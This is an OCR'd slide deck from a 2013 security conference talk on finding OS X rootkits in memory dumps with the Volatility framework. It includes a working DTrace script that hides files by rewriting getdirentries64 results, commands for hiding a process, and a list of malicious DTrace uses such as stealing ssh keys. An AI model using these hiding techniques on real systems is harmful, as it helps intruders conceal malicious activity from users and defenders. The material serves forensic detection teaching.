
HITBSECCONF2013


MALAYSIA

THE ELEVENTH ANNUAL HITB SECURITY CONFERENCE IN ASIA




HUNTING FOR NO-X ROOTKITS IN MEMORY

ZEMANA KURNIA




whoami

- InfoSec Researcher and Developer
- 10+ years of experience in the field
- Threat Intel' R & D Manager @Terremark
- 2nd place @ the Volatility Framework Contest 2013 with Windows Kernel Object Security and OS X Rootkit Detection Plugins



Summary

- Setting Up
- Rootkits and OS X
- Volatility Framework
- DTrace Hooks
- Syscall Table Hooks
- Shadow Syscall Table
- IDT Hooks





SETTING UP


- Downloading Samples, Scripts:
  - Scripts: bit.ly/19KJA3E
  - Base memory sample: bit.ly/1gH9eJW
  - All samples: bit.ly/16JQJAQ
  - Password: #HITB2013KULCG
- Volatility Framework Installation
  - Checkout from svn
    - svn checkout http://volatility.googlecode.com/svn/trunk/ volatility-read-only
  - Install Distorm3 as well (Python disassembly library)
    - Download https://distorm.googlecode.com/files/distorm3.zip
    - python setup.py install
  - Copy plugins into /volatility-read-only/volatility/plugins/mac

Rootkits and OS X

- XNU/OS X Kernel
  - Mach microkernel
  - FreeBSD monolithic kernel
- FreeBSD Rootkits:
  - Designing BSD Rootkits, Kong, 2007
- Mach Rootkits
  - The Mac Hacker's Handbook, Miller and Dai Zovi, 2009









Rootkits and OS X

- Rootkit Activities
  - Hooking: System Calls, Symbol Table, IDT, Sysctl, Trap Table, IP Filters
  - Direct Kernel Object Manipulation (DKOM)
  - Kernel Object Hooking
  - Run-Time Kernel Memory Patching
  - Process, Thread, Dynamic Library/Bundle Injection
  - Malicious Kernel Extensions (kexts)
  - Malicious TrustedBSD Policies



DEFINITIONS

- **Syscall Table**: List of functions that permit a userland process to interact with the kernel (BSD level)
- **Mach Trap Table**: Prototypes of traps as seen from userland (Mach level syscalls)
- Function Hooking
  - **Direct**: Replace the function entry with the modified version's address
  - **Inline**: Keep original function entry in place, modify the function itself (e.g. prologue) to execute modified function by inserting trampolines, calls, or other instructions.




SYSCALL TABLE


- The Syscall Table is composed of sysents

```
'sysent' (40 bytes)
0x0   : sy_narg                 ['short']
0x2   : sy_resv                 ['signed char']
0x3   : sy_flags                ['signed char']
0x8   : sy_call                 ['pointer', ['void']]
0x10  : sy_arg_munge32          ['pointer', ['void']]
0x18  : sy_arg_munge64          ['pointer', ['void']]
0x20  : sy_return_type          ['int']
0x24  : sy_arg_bytes            ['unsigned short']
```

- Sysents contain references to the Syscall functions: sysent.sy_call

SYSCALL TABLE






Rootkits and OS X

- Rootkits generally in C++/Objective C
- Enter 'Destructive' DTrace as a rootkit tool
- First presented in InfiltrateCon 2013 by Nemo
- Using DTrace:
  - Modify Syscall/libc function arguments
  - Implement mentioned rootkit activities
  - Read registers from uregs[]
  - Modify stack frames via RBP/RSP


* http://felinemenace.org/~nemo/dtrace-infiltrate.pdf



Rootkits and OS X

- DTrace Examples:
  - Hiding files from the commands ls, lsof, finder
  - Hiding processes from the Activity Monitor, ps, top
  - Capture private keys from ssh sessions
  - Inject JavaScript to HTML pages as they are rendered by Apache
- What's up with the unicorn??? It's the DTrace ponycorn (both pony and unicorn)… official mascott!


WHAT'S DTRACE



- Dynamic Tracing Framework [*]
- Built for Solaris, now on OS X and TrustedBSD
- Used for troubleshooting system issues in real time via providers, for example:
  - **syscall**: Let's a user monitor the entry point into the kernel from applications in userland and is not very OS specific
  - **fbt** (function boundary tracing): probes for almost all kernel functions, more useful when monitoring a particular behavior or issue in a specific kernel subsystem
  - **mach_trap**: fires on entry or return of the specified Mach library function
- Used for rootkit detection in the past by Beaucham and Weston [*]

* http://www.dtracebook.com

* http://blackhat.com/presentations/bh-usa-08/Beauchamp_Weston/BH_US_08_Beauchamp-Weston_DTrace.pdf





WHAT'S DTRACE

- Based on the D programming language
- Inspired by C, resembles awk
- Interpreted byte-code
- Interestingly no loops and multiple conditionals
- Probe fires when condition is met:

```
# Files opened by process

dtrace -n 'syscall::open*:entry { printf("%s %s",execname,copyinstr(arg0)); }'
```

DTrace Internals






DTrace Internals


- Syntax
  - provider:module:function:name
  - probe descriptions / condition / { action statements }

```
syscall::*lwp*:entry, syscall::*sock*:entry
{
   trace(timestamp);
}
```




DESTRUCTIVE DTRACE

- Some DTrace actions can change the state of the system in a well-defined way (use –w switch):
  - **stop**(): forces the process that fires the probe to stop when it leaves the kernel
  - **raise**(): sends the specified signal to the currently running process
  - **copyout()**: copies n bytes from the specified buffer to the given address within the given context
  - **copyoutstr()**: copies a string from to the given address within the given context
  - **system**(): executes a specified program as if from shell
  - **breakpoint**(): induces a kernel breakpoint
  - **panic**(): causes a kernel panic
  - **chill**(): freeze a process for n nanoseconds



VOLATILITY FRAMEWORK


- Open collection of tools
- Python, under GNU GPL
- Extraction of digital artifacts from volatile memory (RAM) samples
- Offer visibility into the runtime state of the system
- Supports 38 versions of Mac OS X memory samples from 10.5 to 10.8.4 Mountain Lion, both 32 and 64-bit



VOLATILITY FRAMEWORK


- Example: List Processes in a 10.7.5 x64 memory sample

```
$ python vol.py mac_pslist -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --profile=MacLion_10_7_5_AMDx64
Volatile Systems Volatility Framework 2.3_beta
Offset             Name                 Pid      Uid      Gid      PGID     Bits         DTB                Start Time
------------------ -------------------- -------- -------- -------- -------- ------------ ------------------ ----------
0xffffff8012690000 image                310      0        0        302      64BIT        0x0000000049ff3000 2013-05-07 16:06:00 UTC+0000
0xffffff8012f6ccc0 MacMemoryReader      304      0        0        302      64BIT        0x000000004a113000 2013-05-07 16:05:58 UTC+0000
0xffffff8014828440 split                303      501      20       302      64BIT        0x000000004b2c4000 2013-05-07 16:05:58 UTC+0000
0xffffff8016152000 sudo                 302      0        20       302      64BIT        0x000000010e91a000 2013-05-07 16:05:58 UTC+0000
0xffffff8016154a80 dtrace               300      0        0        299      64BIT        0x00000000830e4000 2013-05-07 16:05:48 UTC+0000
0xffffff8012f6c880 sudo                 299      0        20       299      64BIT        0x000000011e041000 2013-05-07 16:05:45 UTC+0000
0xffffff8012f6d540 mdworker             297      89       89       297      64BIT        0x000000004a2ea000 2013-05-07 16:05:15 UTC+0000
0xffffff801514dcc0 mdworker             291      89       89       291      64BIT        0x000000004ae3a000 2013-05-07 16:05:00 UTC+0000
0xffffff8016152440 CVMCompiler          290      501      20       290      64BIT        0x00000001357bb000 2013-05-07 16:04:41 UTC+0000
0xffffff8016152cc0 bash                 280      501      20       280      64BIT        0x0000000135396000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153100 bash                 279      501      20       279      64BIT        0x000000002835d000 2013-05-07 16:04:41 UTC+0000
0xffffff801514edc0 bash                 278      501      20       278      64BIT        0x000000010be8f000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153540 bash                 277      501      20       277      64BIT        0x0000000131f1a000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153980 login                270      0        20       270      64BIT        0x0000000135f81000 2013-05-07 16:04:41 UTC+0000
0xffffff8016153dc0 login                269      0        20       269      64BIT        0x0000000137000000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154200 login                268      0        20       268      64BIT        0x00000000828cc000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154ec0 login                267      0        20       267      64BIT        0x0000000033640000 2013-05-07 16:04:41 UTC+0000
0xffffff8016154640 Terminal             265      501      20       265      64BIT        0x000000008369b000 2013-05-07 16:04:40 UTC+0000
```




JTRACE EXAMPLES

- Using a VMWare OS X 10.8.3 x64 instance
- Monitoring the memory through its vmem file
- Volatility Framework supports vmems
  - Hiding File/Folder
  - Hiding a process from Activity Monitor and detection




DTRACE EXAMPLES

- Commands to hide a file
  - Create file: touch /private/tmp/.badness
  - sudo dtrace -w –s dirhide.d
  - Hides third entry in the /tmp/private folder




DTrace Artifacts in Memory

- How to detect DTrace activity?
- After some research…
- Artifacts depend on the provider that is used (syscall, fbt, mach_trap etc.)
  - **syscall**: Easy to detect, direct modification/hooking of the Syscall Table
  - **fbt**: Not so straight forward, inline modification of the probed function
  - **mach_trap**: Easy to detect, direct modification/ hooking of the Mach Trap Table



Detection with Volatility: syscall

- Use the mac_check_syscalls plugin to get a list of syscalls
- By default the plugin will not detect the syscall hook because the DTrace symbols are known
- A probed syscall function's entry will be replaced with dtrace_systrace_syscall
- Searching for this function will reveal syscall DTrace hooking



Detection with Volatility: syscall


$ python vol.py **mac_check_syscalls** -f ~/memory_samples/ram_dump-before.mach-o --profile=MacLion_10_7_4_AMDx64 **>**

$ python vol.py **mac_check_syscalls** -f ~/memory_samples/ram_dump-after.mach-o --profile=MacLion_10_7_4_AMDx64 **> after_syscalls.txt**

To view the difference between the two output files:

$ **diff before_syscalls.txt after_syscalls.txt**
< SyscallTable 344 0xffffff8000306b20 **_getdirentries64**


> SyscallTable 344 0xffffff80005c89e0 **_dtrace_systrace_syscall**



Detection with Volatility: fbt

- We'll be using a modified version mac_check_syscalls since the plugin will not detect the hook by default
- Each syscall function entry's prologue will be disassembled to check for inline hooking by comparing it to its original state

Original Prologue		fbt Hooked Prologue
PUSH RBP **MOV RBP, RSP**	→	PUSH RBP **MOV EBP, ESP**




Detection with Volatility: fbt

- Introducing the mac_check_dtrace plugin [*]:


```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --
profile=MacLion_10_7_5_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name      Index  Address            Symbol                          D-Trace Probe
--------------- ------ ------------------ ------------------------------- ---------------
Syscall_Table   344    0xffffff8000306fb0 _getdirentries64                fbt_probe
```

* https://github.com/siliconblade/volatility/blob/master/mac/check_dtrace.py




Detection with Volatility: mach_trap

- Use the mac_check_trap_table plugin to get a list of traps
- By default the plugin will not detect the trap hook because the DTrace symbols are known
- A probed trap function's entry will be replaced with dtrace_machtrace_syscall
- Searching for this function will reveal mach trap table DTrace hooking



Detection with Volatility: mach_trap

```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-trap.mach-o --
profile=MacLion_10_7_5_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name      Index  Address            Symbol                          D-Trace Probe
--------------- ------ ------------------ ------------------------------- ---------------
Trap_Table      46     0xffffff80285dbc30 _dtrace_machtrace_syscall       mach_trap_probe
```




DTRACE
HIDING A FILE/FOLDER

getdirentries64 function args:

(int fd, //file descriptor
user_addr_t bufp, /addr to direntry struct
user_size_t bufsize,
ssize_t *bytesread,
off_t *offset,
int flags)


Returns buffer size

```
#define __DARWIN_STRUCT_DIRENTRY { \
    __uint64_t  d_ino;     // file number of entry
    __uint64_t  d_seekoff;  // seek offset
    __uint16_t  d_reclen;   // length of this record
    __uint16_t  d_namlen;   // length of string in d_name
    __uint8_t   d_type;     // file type, see below
    char        d_name[__DARWIN_MAXPATHLEN]; // entry
name
 }
```





DTRACE
HIDING A FILE/FOLDER

```
#!/usr/sbin/dtrace -s

syscall::getdirentries64:entry
/fds[arg0].fi_pathname+2 == "/private/tmp"/
{
  /* save the direntries buffer */
  self->buf = arg1;
}
```




DTRACE
MOVING A FILE/FOLDER






DTRACE
HIDING A FILE/FOLDER

```
syscall::getdirentries64:return
/self->buf && arg1 > 0/
{
 self->buf_size =  arg0;

  self->ent0 = (struct direntry *) copyin(self->buf, self->buf_size);
  printf("\nFirst Entry: %s\n",self->ent0->d_name);

  self->ent1 = (struct direntry *) (char *)(((char *) self->ent0) + self->ent0->d_reclen);
  printf("Second Entry: %s\n",self->ent1->d_name);

  self->ent2 = (struct direntry *) (char *)(((char *) self->ent1) + self->ent1->d_reclen);

  printf("Hiding Third Entry: %s\n",self->ent2->d_name);
  self->ent3 = (struct direntry *) (char *)(((char *) self->ent2) + self->ent2->d_reclen);

 size_left = self->buf_size - ((char *)self->ent2 - (char *)self->ent0);

 bcopy((char *)self->ent3, (char *)self->ent2, size_left);

 copyout(self->ent0, self->buf, self->buf_size);
}
```




DTrace Examples

- Commands to hide process
  - sudo dtrace -w -s libtophide.d
  - Tell DTrace script what PID to hide:
    - python -c 'import sys;import os;os.kill(int(sys.argv[1]), 1337)' 238



More Syscall Table


- Syscall Table Hooks
  - Direct Modification by replacing functions
  - Inline Modification by changing function content
- Seen these in the DTrace examples with syscall (direct) and fbt (inline) hooks
- Another technique is… Shadow Syscall Table



Shadow Syscall Table

- The Syscall Table is an array of function pointers
- OS functions contain references to this table:
  - unix_syscall, unix_syscall64
  - unix_syscall_return
  - Some other DTrace functions
- Can someone switch these references to another 'Shadow Table'?

* http://www.opensource.apple.com/source/xnu/xnu-2050.22.13/bsd/dev/i386/systemcalls.c

